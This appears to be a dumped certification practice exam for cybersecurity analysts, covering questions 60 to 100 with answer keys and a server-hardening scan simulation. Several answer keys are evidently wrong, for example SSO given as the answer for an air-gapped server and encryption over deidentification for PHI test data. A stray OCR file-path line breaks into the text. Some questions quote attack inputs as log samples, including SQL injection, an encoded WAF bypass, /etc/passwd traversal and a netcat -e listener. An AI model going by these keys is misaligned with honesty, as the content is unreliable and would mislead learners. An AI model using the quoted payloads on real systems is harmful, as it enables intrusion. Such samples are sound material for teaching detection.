QUESTION 60
A product manager is working with an analyst to design a new application that will perform as a data analytics platform and will be accessible via a web browser. The product manager suggests using a PaaS provider to host the application.

Which of the following is a security concern when using a PaaS solution?

A. The use of infrastructure-as-code capabilities leads to an increased attack surface.
B. Patching the underlying application server becomes the responsibility of the client.

C. The application is unable to use encryption at the database level.
D. Insecure application programming interfaces can lead to data compromise.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
Because some clients have reported unauthorized activity on their accounts, a security analyst is reviewing network packet captures from the company's API server. A portion of a capture file is shown below:

```
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="http://
schemas.s/soap/envelope/"><s:Body><GetIPLocation+xmlns="http://tempuri.org/">
<request+xmlns:a="http://schemas.somesite.org"+xmlns:i="http://www.w3.org/2001/
XMLSchema-instance"></s:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200
0 1006 1001 0 192.168.1.22

POST /services/v1_0/Public/Members.svc/soap <<a:Password>Password123</
a:Password><a:ResetPasswordToken+i:nil="true"/>
<a:ShouldImpersonatedAuthenticationBePopulated+i:nil="true"/
><a:Username>somebody@companyname.com</a:Username></request></Login></s:Body></
s:Envelope> 192.168.5.66 - - api.somesite.com 200 0 11558 1712 2024 192.168.4.89

POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="http://
schemas.xmlsoap.org/soap/envelope/"><s:Body><GetIPLocation+xmlns="http://
tempuri.org/"> <a:IPAddress>516.7.446.605</a:IPAddress><a:ZipCode+i:nil="true"/
></request></GetIPLocation></s:Body></s:Envelope> 192.168.1.22 - -
api.somesite.com 200 0 1003 1011 307 192.168.1.22

POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="http://
schemas.xmlsoap.org/soap/envelope/"><s:Body><IsLoggedIn+xmlns="http://
tempuri.org/"> <request+xmlns:a="http://schemas.datacontract.org/2004/07/
somesite.web+xmlns:i="http://www.w3.org/2001/XMLSchema-
instance"><a:Authentication>
<a:ApiToken>kmL4krg2CwwWBan5BReGv5Djb7syxXTNKcWFuSjd</
a:ApiToken><a:ImpersonateUserId>0</a:ImpersonateUserId><a:LocationId>161222</
a:LocationId> <a:NetworkId>4</a:NetworkId><a:ProviderId>''1=1</
a:ProviderId><a:UserId>13026046</a:UserId></a:Authentication></request></
IsLoggedIn></s:Body></s:Envelope> 192.168.5.66 - - api.somesite.com 200 0 1378
1209 48 192.168.4.89
```

Which of the following MOST likely explains how the clients' accounts were compromised?

A. The clients' authentication tokens were impersonated and replayed.
B. The clients' usernames and passwords were transmitted in cleartext.
C. An XSS scripting attack was carried out on the server.
D. A SQL injection attack was carried out on the server.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62

A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.

Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
B. Remove the servers reported to have high and medium vulnerabilities.
C. Tag the computers with critical findings as a business risk acceptance.
D. Manually patch the computers on the network, as recommended on the CVE website.
E. Harden the hosts on the network, as recommended by the NIST framework.
F. Resolve the monthly job issues and test them before applying them to the production network.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
A development team is testing a new application release. The team needs to import existing client PHI data records from the production environment to the test environment to test accuracy and functionality.

Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?

A. Deidentification
B. Encoding
C. Encryption
D. Watermarking

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
A network attack that is exploiting a vulnerability in the SNMP is detected.

Which of the following should the cybersecurity analyst do FIRST?

A. Apply the required patches to remediate the vulnerability.
B. Escalate the incident to senior management for guidance.
C. Disable all privileged user accounts on the network.
D. Temporarily block the attacking IP address.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://beyondsecurity.com/scan-pentest-network-vulnerabilities-snmp-protocol-version-

detection.html

QUESTION 65
An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented.

Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?

A. Create three separate cloud accounts for each environment. Configure account peering and security rules to allow access to and from each environment.
B. Create one cloud account with one VPC for all environments. Purchase a virtual firewall and create granular security rules.
C. Create one cloud account and three separate VPCs for each environment. Create security rules to allow access to and from each environment.
D. Create three separate cloud accounts for each environment and a single core account for network services. Route all traffic through the core account.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
A pharmaceutical company's marketing team wants to send out notifications about new products to alert users of recalls and newly discovered adverse drug reactions. The team plans to use the names and mailing addresses that users have provided.

Which of the following data privacy standards does this violate?

A. Purpose limitation
B. Sovereignty
C. Data minimization
D. Retention

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.isitethical.eu/portfolio-item/purpose-limitation/

QUESTION 67
A user receives a potentially malicious email that contains spelling errors and a PDF document. A security analyst reviews the email and decides to download the attachment to a Linux sandbox for review.

Which of the following commands would MOST likely indicate if the email is malicious?

A. `sha256sum ~/Desktop/file.pdf`
B. `file ~/Desktop/file.pdf`
C. `strings ~/Desktop/file.pdf | grep "<script"`
D. `cat < ~/Desktop/file.pdf | grep -i .exe`

,

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.

Which of the following solutions would meet this requirement?

A. Establish a hosted SSO.
B. Implement a CASB.
C. Virtualize the server.
D. Air gap the server.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
SIMULATION

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

• TLS 1.2 is the only version of TLS running.
• Apache 2.4.18 or greater should be used.
• Only default ports should be used.

INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

,

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.1:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

,

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.1:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

,

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https
8675/ssh open   ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

Part 2

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Configuration Change Recommendations

Add recommendation for

AppSrv1
AppSrv2
AppSrv3
AppSrv4

Correct Answer: See explanation below.
Section: (none)
Explanation

,

Explanation/Reference:
Explanation:

Part 1 Answer:

Check on the following:

AppServ1 is only using TLS.1.2

AppServ4 is only using TLS.1.2

AppServ1 is using Apache 2.4.18 or greater

AppServ3 is using Apache 2.4.18 or greater

AppServ4 is using Apache 2.4.18 or greater

Part 2 answer:

Recommendation:

Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48

QUESTION 70
When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

A. `nmap –sA –O <system> -noping`
B. `nmap –sT –O <system> -P0`
C. `nmap –sS –O <system> -P0`
D. `nmap –sQ –O <system> -P0`

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
While analyzing logs from a WAF, a cybersecurity analyst finds the following:

```
"GET /form.php?id=463225%2b%2575%256e%2569%256f%256e%2b%2573%2574%
2box3133333731,1223,1224&name=&state=IL"
```

Which of the following BEST describes what the analyst has found?

A. This is an encrypted GET HTTP request
B. A packet is being used to bypass the WAF
C. This is an encrypted packet
D. This is an encoded WAF bypass

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party, mail.marketing.com. Below is the existing SPF record:

```
v=spf1 a mx -all
```

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?

A. `v=spf1 a mx redirect:mail.marketing.com ?all`
B. `v=spf1 a mx include:mail.marketing.com -all`
C. `v=spf1 a mx +all`
D. `v=spf1 a mx include:mail.marketing.com ~all`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
A security analyst is reviewing the following web server log:

```
GET %2f..%2f..%2f.. %2f.. %2f.. %2f.. %2f../etc/passwd
```

Which of the following BEST describes the issue?

A. Directory traversal exploit
B. Cross-site scripting

C. SQL injection
D. Cross-site request forgery

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
A hybrid control is one that:

A. is implemented differently on individual systems
B. is implemented at the enterprise and system levels
C. has operational and technical components
D. authenticates using passwords and hardware tokens

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
After a breach involving the exfiltration of a large amount of sensitive data, a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

A. 192.168.1.1
B. 192.168.1.10
C. 192.168.1.12
D. 192.168.1.193

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

A. Requirements analysis and collection planning

B. Containment and eradication
C. Recovery and post-incident review
D. Indicator enrichment and research pivoting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 78
The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

A. web servers on private networks
B. HVAC control systems
C. smartphones
D. firewalls and UTM devices

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfiltrated?

A. Monday's logs

,

B. Tuesday's logs
C. Wednesday's logs
D. Thursday's logs

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
Which of the following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

A. It automatically performs remedial configuration changes to enterprise security services
B. It enables standard checklist and vulnerability analysis expressions for automation
C. It establishes a continuous integration environment for software development operations
D. It provides validation of suspected system vulnerabilities through workflow orchestration

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
Which of the following software assessment methods would be BEST for gathering data related to an application's availability during peak times?

A. Security regression testing
B. Stress testing
C. Static analysis testing
D. Dynamic analysis testing
E. User acceptance testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment. One of the primary concerns is exfiltration of data by malicious insiders. Which of the following controls is the MOST appropriate to mitigate risks?

A. Data deduplication
B. OS fingerprinting
C. Digital watermarking
D. Data loss prevention

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
A security analyst has discovered that developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

A. Create a security rule that blocks Internet access in the development VPC
B. Place a jumpbox in between the developers' workstations and the development VPC
C. Remove the administrator's profile from the developer user group in identity and access management
D. Create an alert that is triggered when a developer installs an application on a server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
An organization that handles sensitive financial information wants to perform tokenization of data to enable the execution of recurring transactions. The organization is most interested in a secure, built-in device to support its solution. Which of the following would MOST likely be required to perform the desired function?

A. TPM
B. eFuse
C. FPGA
D. HSM
E. UEFI

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

A. Root-cause analysis
B. Active response
C. Advanced antivirus
D. Information-sharing community
E. Threat hunting

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs, the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

A. Patching logs
B. Threat feed
C. Backup logs
D. Change requests
E. Data classification matrix

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87
A security analyst discovers a vulnerability on an unpatched web server that is used for testing machine learning on Big Data sets. Exploitation of the vulnerability could cost the organization $1.5 million in lost productivity. The server is located on an isolated network segment that has a 5% chance of being compromised. Which of the following is the value of this risk?

A. $75,000
B. $300,000
C. $1.425 million
D. $1.5 million

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
A security analyst is investigating a system compromise. The analyst verifies the system was up to date on OS patches at the time of the compromise. Which of the following describes the type of vulnerability that was MOST likely exploited?

A. Insider threat
B. Buffer overflow
C. Advanced persistent threat
D. Zero day

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

A. A simulated breach scenario involving the incident response team
B. Completion of annual information security awareness training by all employees
C. Tabletop activities involving business continuity team members
D. Completion of lessons-learned documentation by the computer security incident response team
E. External and internal penetration testing by a third party

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
A cybersecurity analyst is responding to an incident. The company's leadership team wants to attribute the incident to an attack group. Which of the following models would BEST apply to the situation?

A. Intelligence cycle
B. Diamond Model of Intrusion Analysis
C. Kill chain
D. MITRE ATT&CK

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
Which of the following would a security engineer recommend to BEST protect sensitive system data from being accessed on mobile devices?

A. Use a UEFI boot password
B. Implement a self-encrypted disk
C. Configure filesystem encryption
D. Enable Secure Boot using TPM

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
A security analyst implemented a solution that would analyze the attacks that the organization's firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command:

```
$ sudo nc -1 –v –e maildaemon.py 25 > caplog.txt
```

Which of the following solutions did the analyst implement?

A. Log collector
B. Crontab mail script
C. Sinkhole
D. Honeypot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

A. Reverse engineering
B. Application log collectors
C. Workflow orchestration
D. API integration
E. Scripting

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO), asking the employee to perform a wire transfer. Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

A. Implementing a sandboxing solution for viewing emails and attachments
B. Limiting email from the finance department to recipients on a pre-approved whitelist
C. Configuring email client settings to display all messages in plaintext when read
D. Adding a banner to incoming messages that identifies the messages as external

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
A security analyst wants to identify which vulnerabilities a potential attacker might initially exploit if the network is compromised. Which of the following would provide the BEST results?

A. Baseline configuration assessment

B. Uncredentialed scan
C. Network ping sweep
D. External penetration test

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
An analyst has been asked to provide feedback regarding the controls required by a revised regulatory framework. At this time, the analyst only needs to focus on the technical controls.

Which of the following should the analyst provide an assessment of?

A. Tokenization of sensitive data
B. Establishment of data classifications
C. Reporting on data retention and purging activities
D. Formal identification of data ownership
E. Execution of NDAs

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security. To BEST complete this task, the analyst should place the:

A. firewall behind the VPN server
B. VPN server parallel to the firewall
C. VPN server behind the firewall
D. VPN on the firewall

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
Which of the following policies would state an employee should not disable security safeguards, such as host firewalls and antivirus, on company systems?

A. Code of conduct policy
B. Account management policy
C. Password policy
D. Acceptable use policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
As part of a review of incident response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

A. Organizational policies
B. Vendor requirements and contracts
C. Service-level agreements
D. Legal requirements

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization. To BEST resolve the issue, the organization should implement:

A. federated authentication
